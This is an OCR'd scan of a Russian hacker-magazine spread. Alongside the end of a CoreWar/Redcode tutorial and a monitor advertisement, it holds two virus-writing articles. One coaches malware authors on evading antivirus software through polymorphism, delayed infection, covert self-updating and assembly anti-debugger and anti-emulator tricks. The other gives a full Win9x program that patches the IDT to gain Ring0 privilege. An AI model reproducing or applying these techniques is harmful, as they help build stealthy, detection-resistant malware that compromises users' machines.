■ Как я уже говорил, изучив техники Imp, Dwarf и ImpGate, можно считать, что базовый курс Redcode и CoreWar пройден. Но помнишь, я говорил, что многие программы так или иначе используют принципы работы Импа, и даже называл одну из таких тактик - "Кольцо"? Тем, кто дочитал до этого места, я расскажу об этом самом "Кольце". И если Имп, Дварф и Импоповка были просто обучающими программами, то ImpRing - настоящий боевой модуль.

Новая команда - SPL. "SPL A" передает управление на адрес A (в точности как JMP A), но при этом продолжает выполнение следующей инструкции. Таким образом команда SPL (сокращение от Split - расщепить, разделить) создает новый процесс. Вот мы и добрались до программ со многими процессами! Классический пример, на котором обычно объясняют принцип работы SPL, выглядит так:

```
SPL 0               ; <---
MOV 0, 1
```

Команда SPL передает управление на себя, но одновременно создает второй процесс на команде MOV. Здесь у тебя может возникнуть вопрос: как pMARS проводит бой, если одна программа имеет два процесса, а другая - один? В таком случае ходы будут чередоваться следующим образом:

- программа 1, процесс 1
- программа 2, процесс 1
- программа 1, процесс 2

»

- программа 2, процесс 1
- программа 1, процесс 1
- программа 2, процесс 1
- программа 1, процесс 2

Т.е. больше в данном случае не значит лучше. Возвращаемся к нашему примеру. Теперь нам понадобятся две стрелки :).

```
SPL 0                ; <--- 2-ой процесс
MOV 0, 1  ; <--- 1-ый процесс
```

Заметь, что процесс, созданный SPL, становится вторым процессом, а не первым.

```
SPL 0                ; 3-ий процесс
MOV 0, 1             ; 2-ой процесс
MOV 0, 1             ; 1-ый процесс
```

Опять же, обрати внимание, что процессы, создаваемые SPL, помещаются в конец так называемой "очереди процессов". Приведенная программа будет создавать новый процесс с Импом каждый раз, когда очередь дойдет до процесса, в котором выполняется команда "SPL 0". Теперь, разобравшись с процессами, можно приступать к рассмотрению техники ImpRing. Существует несколько различных вариантов этого метода, но мы рассмотрим один из самых простых, который использовал А.Ивнер в своем "Трезубце":

```
JMP imp-2666
start     SPL -1
; <--- 1-ый процесс
          SPL imp+2667
imp       MOV 0, 2667
```

В этом примере первый раз за всю статью используются метки - здесь без них не обойтись. Метка imp введена исключительно для удобства объяснения, а вот обозначение start необходимо, чтобы указать точку входа в программу. Будет немного запутанно, но что поделаешь?

Команда SPL разбивает первый процесс на два: вторым становится инструкция, следующая за SPL, а третьим - инструкция, на которую указывает операнд SPL:

```
          JMP imp-2666     ; <--- 3
start     SPL -1
          SPL imp+2667     ; <--- 2
imp       MOV 0, 2667
```

Выполняется еще одна команда SPL: второй процесс разбивается на четвертый и пятый, причем пятый находится аж через 2667 инструкций после метки imp. Заметь также, что пятый процесс сейчас находится в чистом поле. Если мы не успеем поставить на его пути команду, он погибнет!

```
          JMP imp-2666
; <--- 3
start     SPL -1
          SPL imp+2667
imp       MOV 0, 2667
; <--- 4
          ...
          ...
imp+2667:
          DAT #0, #0
; <--- 5
```

Выполняется команда JMP, создавая процесс №6:

```
imp-2666:
          DAT #0, #0
; <--- 6
          ...
          ...
     JMP imp-2666
start     SPL -1
          SPL imp+2667
imp       MOV 0, 2667
; <--- 4
          ...
          ...
imp+2667:
          DAT #0, #0
; <--- 5
```


Выполняется четвертый процесс - MOV копирует себя по адресу imp+2667. Если бы мы этого не сделали, следующим ходом процесс №5 выполнил бы DAT #0, #0 и погиб!

```
imp-2666:
          DAT #0, #0
; <--- 6
          ...
          ...
     JMP imp-2666
start     SPL -1
          SPL imp+2667
imp       MOV 0, 2667
          ...
; <--- 7
          ...
imp+2667:
          MOV 0, 2667
; <--- 5
```

Ты помнишь, что концы поля боя замкнуты? Процесс №5 копирует команду MOV на 2667 инструкций дальше себя, а фактически, по адресу imp-2666, т.е. как раз по адресу процесса 6, который должен выполняться следующим! Теперь понятно, почему выбраны именно такие цифры (2666+2777+2777=8000)?

```
imp-2666:
          MOV 0, 2667
; <--- 6
          ...
          ...
     JMP imp-2666
start     SPL -1
          SPL imp+2667
imp       MOV 0, 2667
          ...
; <--- 7
          ...
imp+2667:
          MOV 0, 2667
          ...
; <--- 8
```

Процесс №6 копирует MOV по адресу процесса №7, тот, в свою очередь, копирует MOV по адресу процесса №8 и т.д. Все, кольцо запущено! Теперь по полю боя медленно, но неумолимо движутся три Импа! К тому же, "Кольцо" лишено главного недостатка обычного Импа - неспособности убить врага! Почему? Помнишь, я говорил об "очереди процессов"? Если враг имеет один процесс против наших трех, происходит следующее: ImpRing переписывает врага инструкцией MOV, враг своим ходом выполняет ее и попадает на DAT #0, #0, "Кольцо" выполняет MOV - следующим ходом оно запишет на место DAT #0, #0 команду "MOV 0, 2667", ходит враг и выполняет инструкцию DAT. Т.е. медленное "Кольцо" просто не успевает подставить однопроцессному противнику команду! Если это плохо воспринимается на словах, возьми карандаш и бумажку и разыграй бой ImpRing'а и Wait'а - все сразу становится на свои места.



Вот оно - Кольцо Импов!

ЧТО ДАЛЬШЕ?

Ты познакомился с несколькими распространенными техниками и освоил начала Redcode. С этими знаниями уже можно пытаться писать собственных бойцов, либо придумывая совершенно новые стратегии, либо комбинируя старые приемы. Ты видел, каких длинных объяснений потребовала программа из четырех строк (ImpRing), а представь, что есть бойцы, глядя на код которых, теряются даже бывалые ассемблерщики. А какие красивые и изощренные приемы были изобретены за двадцать лет! Чего только стоят Вампиры, которые раскидывают на поле боя ловушки-JMP'ы, приводящие своих жертв прямо в руки губителя! Так что разбирайся в премудростях Redcode - как знать, может, еще дождемся ICWS'2004 и сойдемся в бою на куске памяти величиной восемь тысяч инструкций.

P.S. Я даю всего одну ссылку, но там ты найдешь все, что тебе нужно: http://directory.google.com/Top/Games/Video_Games/Simulation/Programming_Games/Core_War/

SAMSUNG

Функция *MagicBright* – одно прикосновение

Нажатием одной кнопки MagicBright
устанавливается оптимальное значение яркости
150 кд/м^2 – текст • 200 кд/м^2 – интернет • 330 кд/м^2 – игры, фото, DVD.
Мониторы Samsung SyncMaster 763 MB, 765 MB, 757 MB, 955 MB, 957 MB.

Информация о магазинах и компаниях, в которых можно приобрести мониторы, находится на сайте www.samsung.ru в разделе "Где купить".

Товар сертифицирован. Информационный центр: 8-800-200-0-400.

Эдайн Гхэллах

БОРЬБА ЗА ВЫЖИВАНИЕ

СПОСОБЫ ЗАЩИТЫ ОТ АНТИВИРУСОВ

Антивирус - враг каждого вирусописателя, по определению. Мы создаем вирусы, они находят и убивают их. Вирусописатели создают все более и более сложные вирусы, а антивирусники - все более и более совершенствуют свои продукты. Эта постоянная гонка ведет к усложнению технологий. Сейчас, если вирус не является полиморфным, его шансы выжить равны нулю. Вирусам необходимо защищаться. Эта статья - попытка описать и обобщить способы выживания вирусов.

ОСНОВНЫЕ ПРИНЦИПЫ

На распространение вируса требуется какое-то время. На написание "лечилки" для вируса также нужно время. Причем, чем меньше первое время и больше второе, тем лучше (для вирусописателей, конечно). На этом основываются все приемы защиты. Существует множество видов защит вирусов, но оптимальной стопроцентной защиты не существует, и вообще, сколько вирусописателей - столько и мнений на этот счет. Я постараюсь выделить самые основные виды и как-то их классифицировать.

Защита может быть двух видов: активная и пассивная. К пассивной защите можно отнести принципы сложности и незаметности. К активной - различные механизмы обновления через Сеть. Также активным способом являются приемы защиты от отладчиков и дизассемблеров, которые будут рассмотрены в конце статьи. Есть еще одна классификация защит - по этапам. Время жизни вируса можно условно разделить на следующие этапы:

1. Распространение вируса.
2. Попадание в антивирусную контору.
3. Выпуск антивируса.

Защита принципиально отличается на каждом этапе.

Сейчас, если вирус не является полиморфным, его шансы выжить равны нулю.

На распространение вируса требуется какое-то время. На написание "лечилки" для вируса также нужно время. Причем чем меньше первое время, и больше второе - тем лучше.

Многие вирусописатели любят вставлять в свои творения красочные эффекты, картинки, надписи, а иногда просто деструктивные функции. Они не понимают, что этим просто укорачивают им жизнь. ф

РАСПРОСТРАНЕНИЕ ВИРУСА

Главное правило выживания на этом этапе - незаметность. Многие вирусописатели любят вставлять в свои творения красочные эффекты, картинки, надписи, а иногда просто деструктивные функции. Они не понимают, что этим укорачивают им жизнь. Необходимо применять различные

способы сокрытия вируса в системе, если он резидентен. Иногда очень эффективны простые ограничения на заражаемые системы: установлен SoftIce - не заражать, установлен AVP - не заражать и т.д. Конечно, так многие компьютеры просто не будут заражены. Но зато и вирус почти наверняка не будет обнаружен. Еще лучше сделать такие ограничения временными. К примеру, проходит месяц, вирус заразил большое количество машин, но лишь простых пользователей, не беспокоящихся о безопасности, потом все ограничения снимаются, и вирус начинает полноценно размножаться, но уже не с одной машины, как в начале, а с нескольких тысяч.

> Необходимо применять различные способы сокрытия вируса в системе, если он резидентен.

ПОПАДАНИЕ В АНТИВИРУСНУЮ КОНТОРУ

Рано или поздно вирус будет обнаружен, и какой-нибудь особо "умный" пользователь отошлет его антивируснику. Теперь игра идет на минуты, чем дольше антивирусник разбирается в алгоритме вируса, тем больше и больше распространяется вирус. Главный принцип защиты на этом этапе - сложность. Простейший вирус будет определен с помощью эвристического анализа еще на первом этапе. Хороший полиморфный вирус потребует нескольких часов работы специалистов из антивирусной конторы. Анализ сложного пермутирующего вируса может занять несколько дней.

ВЫПУСК АНТИВИРУСА

Даже на этой стадии есть способы выжить. Наиболее популярное решение - обновление через Сеть. Вирус просто скачивает свою обновленную (и не детектируемую) версию из интернета и продолжает распространение. Вот только сайты, с которых скачиваются обновления, очень быстро закрывают. Лучше использовать что-то другое, например peer-to-peer сети. Есть еще один, малоизвестный, но хороший способ - использование delayed code. Способ заключается в том, что некая часть вируса зашифрована. Во время своей работы вирус перебирает ключи, пытаясь расшифровать этот код. Допустим, через месяц он, наконец, расшифровывает код, вирус меняется, и все антивирусы дружно идут на фиг. Конечно, антивирусники могут достать суперкомпьютер и по-быстрому расшифровать код, но где ты видел суперкомпьютеры в свободном доступе?

```
G:\Programming\SupaVirii>\FAsm\fasm.exe my_virii.asm my_virii.exe
flat assembler  version 1.48
2 passes, 185 bytes.

G:\Programming\SupaVirii>_
1Left  2Right  3View..  4Edit..  5Print  6MkLink  7Find  8Histry  9Video  10Tree
```

Хороший вирь занимает мало!

КАК РАБОТАЕТ АНТИВИРУС

Практически невозможно написать защищенный вирус, не понимая, как работает антивирус. Это необходимо, если ты не хочешь, чтобы твой вирус определялся антивиром сразу же после написания. На самом деле, большинство вирусных технологий, таких, как полиморфизм, метаморфизм или UEP, появились благодаря борьбе с антивирусами. Задача антивируса определить, содержит ли программа вирус. По мере проверки программы, если антивирус находит характерные признаки вируса, он увеличивает некую переменную. При достижении этой переменной установленного критического значения считается, что файл заражен.

Основным способом детектирования вирусов является проверка с помощью сигнатур. Сигнатура - это постоянный кусок кода, характерный для вируса, но не характерный для обычной программы. Это основной способ детектирования вирусов еще со времен ДОСа. Как защита от этого был придуман полиморфизм. Тело вируса шифруется переменным ключом, и расшифровщик каждый раз меняется. В идеале - это полноценная защита от антивирусов. На практике же часто плохой полиморфный расшифровщик сам по себе является сигнатурой. Тем не менее, детектировать вирусы стало сложнее, и антивирусникам пришлось придумывать что-то новое. И этим новым стала эмуляция кода.

Как только антивирус натыкается на код, подозрительно похожий на расшифровщик, он начинает одну за другой выполнять инструкции, эмулируя работу процессора. В процессе чего зашифрованный код становится расшифрованным, а вирус обнаруженным. Все это было бы очень неприятно, если бы не кривые руки программистов антивирусных контор. Этот эмулятор не понимает ни инструкций сопроцессора, ни вызовов API функций, ни уж тем более конструкции SEH, и любой хоть немного уважающий себя вирус содержит как минимум парочку трюков, сбивающих эмулятор с толку.

Современные антивирусы знают множество способов детектирования вирусов. Т.к. поиск должен производиться быстро, они не проверяют каждый файл, а используют так называемые маски отбора. Сначала отбрасываются все неисполняемые файлы, потом файлы, которые не могут быть заражены (к примеру, из-за размера). Далее производится сравнение по базе сигнатур.

Если обнаружен полиморфный или метаморфный вирус, то он проверяется на множество инструкций. Принцип прост - полиморфные генераторы несовершенны и генерируют далеко не весь возможный набор инструкций. Исходя из этого и определяется конкретный вирус. К примеру, если вирус Win32.ExampleVir никогда не генерирует дешифровщик с опкодом pushad, а в проверяемом файле он есть, следовательно, это какой-то другой вирус. Данный способ детектирования основан на несовершенстве вирусов, так что достаточно немного лучше сгенерировать полиморфный дешифровщик в своем вирусе, чтобы свести на нет все попытки антивирусов. Конечно, это сложно, но кто говорил, что будет легко?

Основным способом детектирования вирусов является проверка по сигнатуре.

ПРАКТИКА. ANTI*-TRICKS

Когда вирус попадает в антивирусную контору, его начинают мучить всеми возможными способами. Его отлаживают, дизассемблируют, натравливают ему кучу маленьких файлов-приманок и еще много всего. Поговорим о том, как защитить вирус от подобных издевательств.

Использование SEH - один из лучших и универсальных способов. Во-первых, эмулятор антивируса на таком коде обламывается, во-вторых, отладчики тоже обламываются, причем все. Как ты знаешь, SEH - структурный обработчик ошибок. Мы можем назначить свой обработчик, и при возникновении любой ошибки он будет вызван. Удобно конечно, но смысл способа не в этом.

Я приведу пример, и ты сам поймешь:

```
        call .init_seh
        mov esp,[esp+8]
        pop dword [fs:0]
        pop eax

        ; здесь код вируса

.init_seh:
        push dword [fs:0]
        mov [fs:0],esp

        xor ebx,ebx
        div ebx ; вызываем ошибку
```

Человеку, конечно, понятно, что при возникновении ошибки управление передается на код вируса, который выполняет здесь роль SEH-обработчика, но вот эмулятору или отладчику до такого понимания ой как далеко.

Можно определять наличие отладчика "легальным" способом. Для этого существует соответствующая API функция - isDebuggerPresent. Применять ее просто:

```
call isDebuggerPresent
or eax,eax
jnz _we_under_debug
```

Этот метод прекрасно работает для WDasm или OllyDbg, но, конечно же, он бесполезен в борьбе с SoftIce'ом.

Можно очень легко определить, установлен ли в системе SoftIce (и так же легко это обойти). Достаточно попробовать открыть драйвер айса. Имя драйвера: SICE, SIWVID для Win9x, NTICE для WinNT.

```
sice9x db '\\.\SICE'
...
push sice9x
call [CreateFileA]
cmp eax,-1
jne SoftICE_Detected
```

Если открытие было успешным - значит, SoftIce установлен. Параллельно можно искать подозрительные записи в реестре - HKEY_LOCAL_MACHINE\Software\NuMega\SoftICE, и файлы, типа loader32 или sivwid.386. Для обмана дизассемблеров также есть несколько приемов. Например, вот такой хитрый прыжок:

```
jmp .ntdbg+2
.ntdbg:
dw 0xc606
.........
```

IDA таким простым триком не обмануть, но большинство дизассемблеров выдают в этом месте всякий бесполезный мусор. Чего и требовалось добиться.

ЗАКЛЮЧЕНИЕ

Как ни старайся, полностью не защитишься от антивирусников. Как ни пытайся, не создашь абсолютно недетектируемый вирус. Вирусы и антивирусы - две стороны одной медали. И не будет одного без другого. Но это уже философия.

Практически невозможно написать защищенный вирус, не понимая, как работает антивирус.

Вирусы и антивирусы - две стороны одной медали. И не будет одного без другого.

```
00077630:  69 73 20 6E 6F 74 20 6C | 6F 61 64 65 64 00 00 00   is not loaded
00077640:  5C 5C 2E 5C 4E 54 49 43 | 45 00 00 00 53 65 72 69   \\.\NTICE   Seri
00077650:  61 6C 00 00 53 6F 66 74 | 77 61 72 65 5C 4E 75 4D   al  Software\NuM
00077660:  65 67 61 5C 53 6F 66 74 | 49 63 65 00 5C 5C 2E 5C   ega\SoftIce \\.\
00077670:  53 49 43 45 00 00 00 00 | D8 77 07 10 B8 77 07 10   SICE    ╪w►╕w►
00077680:  7C 77 07 10 64 77 07 10 | 3C 77 07 10 14 77 07 10   ¦w►dw►<w►¶w►
```

...проверка на SoftIce легко лечится исправлением вот этих строчек...

Shen (_shen_@mail.ru)

RINGØ

УХОД В НУЛЕВОЕ КОЛЬЦО ЗАЩИТЫ WIN9X

Писать вири под Win32, не используя возможностей Ring0 - это все равно что писать DOS-вирусы, не пользуясь тринадцатым прерыванием или портами ввода/вывода :). В этой статье мы научимся одному из важнейших вирмейкерских приемов - проникновению в нулевое кольцо защиты Windows9x!

Первo-наперво я вкратце расскажу тебе о том, что такое protected mode aka защищенный режим. Ты спрашиваешь, зачем вирмейкеру знать PM? Хм. На релизе Win95 Гейтс сказал, что новая система на 100% защищена от вирусной угрозы, так как, благодаря использованию особых технологий, она незаражаема в принципе. Он имел в виду, что все взаимодействие потенциального вирмейкера с системой будет проходить не напрямую, а через некий шлюз. Роль такого шлюза в Win32-системах играет API. На эту тему можно еще много разглагольствовать, но факт остается фактом: если писать под Windows традиционным, так сказать, официальным способом, об эффективных вирусах действительно можно забыть. Но кто сказал, что нет альтернативных методов? Один из таких методов описан в этой статье. Но для понимания его сути тебе надо кое-что знать о защищенном режиме процессора. Думаю, ты хоть немного знаешь ассемблер, поэтому я не буду объяснять, что значит "mov word ptr".

На релизе Win95 Гейтс сказал, что новая система на 100% защищена от вирусной угрозы, так как, благодаря использованию особых технологий, она незаражаема в принципе.

PM АКА ЗАЩИЩЕНКА

286+ процессор имеет два режима работы: реальный и защищенный (на самом деле, есть еще один - V86, но для нас это несущественно). Реальный - это таблица векторов прерываний, свободный доступ к портам и прочие прелести. Режим защищенный намного сложнее и запутаннее, но ничего не поделаешь - придется разбираться. К тому же, в этот раз мы коснемся его совсем чуть-чуть.

Зачем вообще нужен защищенный режим? Принято считать, что DOS - это однозадачная ОСь. Позвольте, а как же тогда резиденты? Так что многозадачность в DOS'е была, но не такая, какой бы ее хотелось видеть: отсутствие приоритетов при переключении задач, единое адресное пространство для всех запущенных процессов и т.д. Всех этих недостатков лишен защищенный режим, предоставляющий принципиально новые возможности для реализации многозадачности, и одна из этих возможностей - защита программ от взаимного влияния, которая и дала название всему режиму.

Первое, что ты должен узнать, так это понятия "сегмент", "дескриптор" и "селектор". Сегмент, грубо говоря - это изолированный кусок памяти. Дескриптор - это структура, описывающая конкретный сегмент. В дескрипторе содержится такая информация, как адрес сегмента в памяти, его размер, тип, привилегии и т.д. Все дескрипторы собираются в три основные таблицы: GDT (Global Descriptor Table), LDT (Local Descriptor Table) и IDT (Interrupt Descriptor Table). Я сказал, три таблицы. Не совсем так, потому что LDT может быть и не одна, на то она и локальная. Селектор - это идентификатор дескриптора, указатель на дескриптор в таблице дескрипторов. Хранится он в каждом из сегментных регистров - CS, DS и т.д. (помнишь, в реальном режиме там хранилась база сегментов кода, данных и стека). Процессор, при обращении к сегменту, сначала извлекает из сегментного регистра селектор, с помощью селектора находит в таблице дескриптор, а уже в дескрипторе описано положение требуемого сегмента в памяти, привилегии и т.д.

> Режим защищенный намного сложнее и запутаннее, но ничего не поделаешь - придется разбираться

Процессор, находясь в защищенном режиме, четко следит, чтобы одновременно работающие программы не имели доступа в сегменты друг друга, таким образом каждая программа работает в своем сегменте (или группе сегментов), не выходя за его пределы. В этом и заключается защита программ от взаимного влияния, которой так не хватало в real mode.

Другим важным преимуществом защищенного режима является возможность реализации механизма страничной виртуальной памяти, который позволяет выгружать неиспользуемые страницы памяти на диск и загружать их обратно в оперативку, только когда они потребуются. Тот же механизм кэширует часто используемые страницы для ускорения доступа к ним. Все это существенно повышает производительность системы.

Любой, даже самый навороченный, процессор при включении компьютера начинает свою работу в реальном режиме. Переход в PM необходимо осуществлять вручную. Информация о том, в каком режиме в настоящее время работает процессор, хранится в нулевом бите регистра CR0 (0 - реальный, 1 - PM), таким образом, перевод процессора в защищенный режим заключается в установке этого самого нулевого бита в значение 1:

```
mov eax, cr0            ; как и к большинству системных регистров,
or al, 1        ; к cr0 нельзя обращаться напрямую
mov cr0, eax
```


Но не все так просто: прежде чем переходить в PM, нужно приготовить все необходимые для него структуры: GDT, LDT, IDT. И если без последних двух можно обойтись, GDT должна присутствовать всегда. Так кто же пе-

реключает процессор в защищенный режим? При загрузке компьютера, после выполнения тестов памяти и устройств (POST), БИОС передает управление загрузчику ОС, который и осуществляет переход в PM. Добавлю, что процессор позволяет изменять регистр CR0 только программам, работающим на нулевом кольце защиты. Что это за кольцо такое? Плавно переходим к уровням привилегий...

Других возможностей перейти с третьего пользовательского кольца на нулевое системное нет

КОЛЬЦА ЗАЩИТЫ

■ В интеловском процессоре реализован механизм "уровней защиты", заключающийся в том, что каждая программа имеет один из четырех уровней привилегий (0-3, где нулевой - самый привилегированный). Например, возможное распределение: 0 - ядро системы, 1 - драйверы, 2-3 - пользовательские программы. Ты еще помнишь про сегменты, дескрипторы и селекторы? Каждая программа владеет, по меньшей мере, двумя сегментами: кода и данных. При запуске программы операционка создает дескрипторы для этих сегментов и присваивает этой программе определенный уровень привилегий, записывая соответствующее значение в поле DPL (Descriptor Privilege Level) дескриптора сегмента кода. Обычная программа не может изменить это значение, но может узнать его. Поле DPL дескриптора сегмента кода копируется в поле RPL селектора этого дескриптора. Селектор дескриптора кода хранится в сегментном регистре CS, поэтому программа может узнать, какой уровень привилегий она имеет, но не может изменить его. Не поможет даже изменение поля RPL селектора - ОС предоставляет программе доступ куда-либо, основываясь на большем из значений DPL и RPL. Таким образом, программа не сможет обратиться к более привилегированному сегменту, но может сделать запрос на доступ к менее привилегированному. Для этого и существует возможность изменения поля RPL селектора (Requested Privilege Level - запрашиваемый уровень привилегий).



Кольца защиты

Windows использует только два уровня (кольца): нулевой для себя и третий для всех остальных. Т.е. любая написанная нами Win32-программа будет работать в третьем кольце и иметь наименьший уровень привилегий! Помнишь, что сказал Гейтс насчет вирусов и Win95? Единственным документированным методом обратиться к сервисам нулевого кольца является написание VxD, но это чересчур громоздкий и неудобный способ. А других возможностей перейти с третьего пользовательского кольца на нулевое системное нет! Но не зря же я сказал "единственным документированным методом". Всего же в документации не упомянешь :). И вот, мы вплотную подобрались к теме статьи: как же все-таки попасть на вожделенный ноль-уровень?

ПРЕРЫВАНИЯ

■ Помнишь, я говорил о трех дескрипторных таблицах: GDT, LDT и IDT? Нас будет интересовать последняя - IDT. Крайне интересным для нас является тот факт, что в этой таблице хранятся дескрипторы прерываний и исключений, т.е. Interrupt Descriptor Table защищенного режима - это аналог Interrupt Vector Table режима реального. Когда возникает исключение, процессор ищет в IDT запись с соответствующим номером и передает управление обработчику по адресу, хранящемуся в дескрипторе. Исключения обрабатываются на нулевом уровне привилегий. Стоп! Обработчик исключения работает в Ring0, а программа, вызвавшая исключение - в Ring3? Как же так? Для разрешения такого противоречия используется механизм шлюзов. Шлюз - это специальный объект, через который процессор может "передвигаться" между уровнями зашиты. Когда программа на третьем уровне вызывает исключение, процессор через шлюз спускается на нулевой уровень, передает управление обработчику, а когда обработчик возвращает управление, процессор, опять же через шлюз, возвращается в Ring3. Т.е. когда управление получает обработчик, он автоматически имеет наивысший уровень привилегий. Ничего не приходит в голову? А если я скажу, что Win9x разрешает программам с третьего кольца безнаказанно модифицировать IDT? Видимо, это у Microsoft такая традиция, фирменный почерк - предоставлять свободный доступ к таблицам векторов прерываний, что в реальном, что в защищенном режиме :). Что будет, если мы подменим адрес обработчика прерывания N в соответствующем дескрипторе на адрес своей процедуры, а потом из нашей Ring3-программы вызовем это самое прерывание N? Верно! Процессор перейдет на нулевой уровень защиты, найдет в нужном дескрипторе адрес обработчика и передаст тому управление. Т.е. "включит режим Ring0" и передаст управление нашей процедуре! Там мы будем всячески наслаждаться полным доступом к ресурсам компьютера и самой системы, а когда надоест, вернем управление процессору, тот через шлюз "поднимет" нас на Ring3, где мы спокойно продолжим работу на "юзерском" уровне. Правда, перед этим нам придется восстановить в IDT старый адрес обработчика, чтобы не нарушить работу операционки и не вызвать лишних подозрений. Итак, начинаем писать. Нам потребуется Tasm 5.0 и сама Win9x, больше ничего.

Все дескрипторы собираются в три основные таблицы: GDT (Global Descriptor Table), LDT (Local Descriptor Table) и IDT (Interrupt Descriptor Table).

КОД

■ Примерная последовательность действий:

❶. Сохранить адрес старого обработчика.

❼. Модифицировать IDT, подменив адрес обработчика на адрес нашей процедуры.

❽. Вызвать перехваченное прерывание.

❾. Посидеть в Ring0 :).

❺. Восстановить адрес старого обработчика.

Весь наш план основан на манипуляциях с IDT. Но мы ведь даже не знаем, где находится эта IDT, у нее нет фиксированного положения в памяти. Для этого в процессоре существует группа регистров, связанных с таблицами дескрипторов: GDTR, LDTR и IDTR. Нас, естественно, интересует последний. В нем хранится размер таблицы (правильнее, предел) и адрес »

Формат регистра IDTR

Формат дескриптора прерывания в IDT

Как найти в IDT нужный дескриптор? У нас уже есть адрес начала таблицы, и мы знаем размер каждого дескриптора - что еще нужно?

ее начала. IDTR - регистр формата fword (word:dword), т.е. 6-байтный. Первые 16 разрядов занимает предел, все остальное - адрес. Нам потребуется только адрес, он находится в IDTR по смещению +2.

К содержимому регистра нельзя обращаться напрямую, для этого существует привилегированная команда sidt (Save IDTr):

```
idtr     df     0
...
sidt fword ptr [idtr]
```

Теперь мы можем получить адрес начала IDT:

```
idtr     df     0
...
sidt fword ptr [idtr]
mov ebx,dword ptr [idtr+2]
```

При запуске программы операционка создает дескрипторы для этих сегментов и присваивает этой программе определенный уровень привилегий...

Пришло время разобраться с форматом дескрипторов прерываний.

Всего 8 байт. Селектор сегмента и параметры мы трогать не будем, нас интересует только адрес, так и запомним: младшее слово адреса обработчика находится по смещению +0 от начала дескриптора, старшее - по +6.

Как найти в IDT нужный дескриптор? У нас уже есть адрес начала таблицы, и мы знаем размер каждого дескриптора - что еще нужно?

```
intnum equ 04h      ; лучше перехватывать малоиспользуемые прерывания
idtr df 0   ; сюда мы сохраним IDTR
...
sidt fword ptr [idtr]              ; сохраняем IDTR в переменную idtr
mov ebx,dword ptr [idtr+2]     ; нам нужен адрес начала, а не предел
add ebx,intnum*8                   ; переходим на начало нужного дескриптора
```

Все, теперь в ebx адрес дескриптора прерывания с номером 04h. Сохраним адрес оригинального обработчика:

```
saved dd 0     ; сюда мы сохраним адрес старого обработчика
...
mov ax,word ptr [ebx+6]        ; кладем в ax старшее слово адреса обработчика
shl eax,16     ; сдвигаем его в старшее слово eax
mov ax,word ptr [ebx]     ; кладем в ax младшее слово адреса обработчика
mov dword ptr [saved],eax  ; сохраняем
```

Заменим в дескрипторе адрес обработчика на адрес нашей процедуры:

```
mov eax, offset ring0code      ; кладем в ax смещение процедуры
mov word ptr [ebx],ax
; заменяем младшее слово адреса
shr eax,16    ; сдвигаем старшее слово eax в младшее
mov word ptr [ebx+6],ax     ; заменяем старшее слово адреса
...
ring0code:     ; где-то здесь наша процедура
```

Все! Торжественный момент - можно генерить прерывание!

```
int intnum
```

МЫ В RING0!

```
ring0code:
        ; здесь мы можем делать что угодно,
        ; ведь мы уже в нулевом кольце!
        iret ; возвращаемся в обыденность
```

Теперь пришла пора горьких разочарований. Попробуй вызвать из Ring0 функцию MessageBox. Попробуй и любуйся синим экраном с белыми надписями :). Дело в том, что Win32API, к которым относится MessageBox, доступны лишь на третьем, пользовательском, уровне. Ring0 предоставляет другие методы работы - VxD-сервисы. И, если вдуматься, то никаких разочарований быть не может - эти сервисы дают кодеру такие возможности, что ты уже никогда не сможешь заставить себя пользоваться API :). Чего стоит только установка обработчика файловой системы!

Однако, мы задержались, пора домой:

```
iret
```

Прежде чем выходить, нужно восстановить адрес старого обработчика:

```
mov eax,dword ptr [saved]
mov word ptr [ebx],ax
shr eax,16
mov word ptr [ebx+6],ax
```


А теперь можно и завершаться:

```
push 00h
call ExitProcess
end start
```

ЧТО ДАЛЬШЕ?

■ Что делать, оказавшись в нулевом кольце? Открывать Win95DDK и учиться пользоваться VxD-сервисами.

Прежде чем выходить, нужно восстановить адрес старого обработчика



Чтобы не увидеть такую табличку, мы и пишем ключ /ml

ПОЛНЫЙ ТЕКСТ ПРОГРАММЫ

```
; Ring0.asm
; компиляция:
; tasm32 /ml Ring0.asm
; tlink32 Ring0.obj,,,import32.lib

.386p                   ; нам понадобится привилегированная команда sidt
.model flat

extrn ExitProcess:proc
extrn MessageBoxA:proc

intnum equ 04h    ; лучше перехватывать малоиспользуемые прерывания

.data

idtr    df      0 ; сюда мы сохраним IDTR
saved   dd      0 ; сюда мы сохраним адрес старого обработчика
capt    db      "Message!",0
text1   db      "At Ring3 now. Boring.",0
text2   db      "I've just returned from Ring0!",0

.code
start:
push 00h
push offset capt
push offset text1
push 00h
call MessageBoxA

; найдем адрес IDT и нужного нам дескриптора
sidt fword ptr [idtr]           ; сохраняем IDTR в переменную idtr
mov ebx,dword ptr [idtr+2]  ; нам нужен адрес начала, а не предел
add ebx,intnum*8                ; переходим на начало нужного дескриптора

; сохраним адрес оригинального обработчика
mov ax,word ptr [ebx+6] ; кладем в ax старшее слово адреса обработчика
shl eax, 16                     ; сдвигаем его в старшее слово eax
mov ax,word ptr [ebx]       ; кладем в ax младшее слово адреса обработчика
mov dword ptr [saved],eax    ; сохраняем

; меняем адрес обработчика на адрес нашей процедуры
mov eax, offset ring0code    ; кладем в ax смещение процедуры
mov word ptr [ebx],ax        ; заменяем младшее слово адреса
shr eax,16                      ; сдвигаем старшее слово eax в младшее
mov word ptr [ebx+6],ax      ;заменяем старшее слово адреса

; уходим в Ring0
int intnum

; восстанавливаем адрес оригинального обработчика
mov eax,dword ptr [saved]
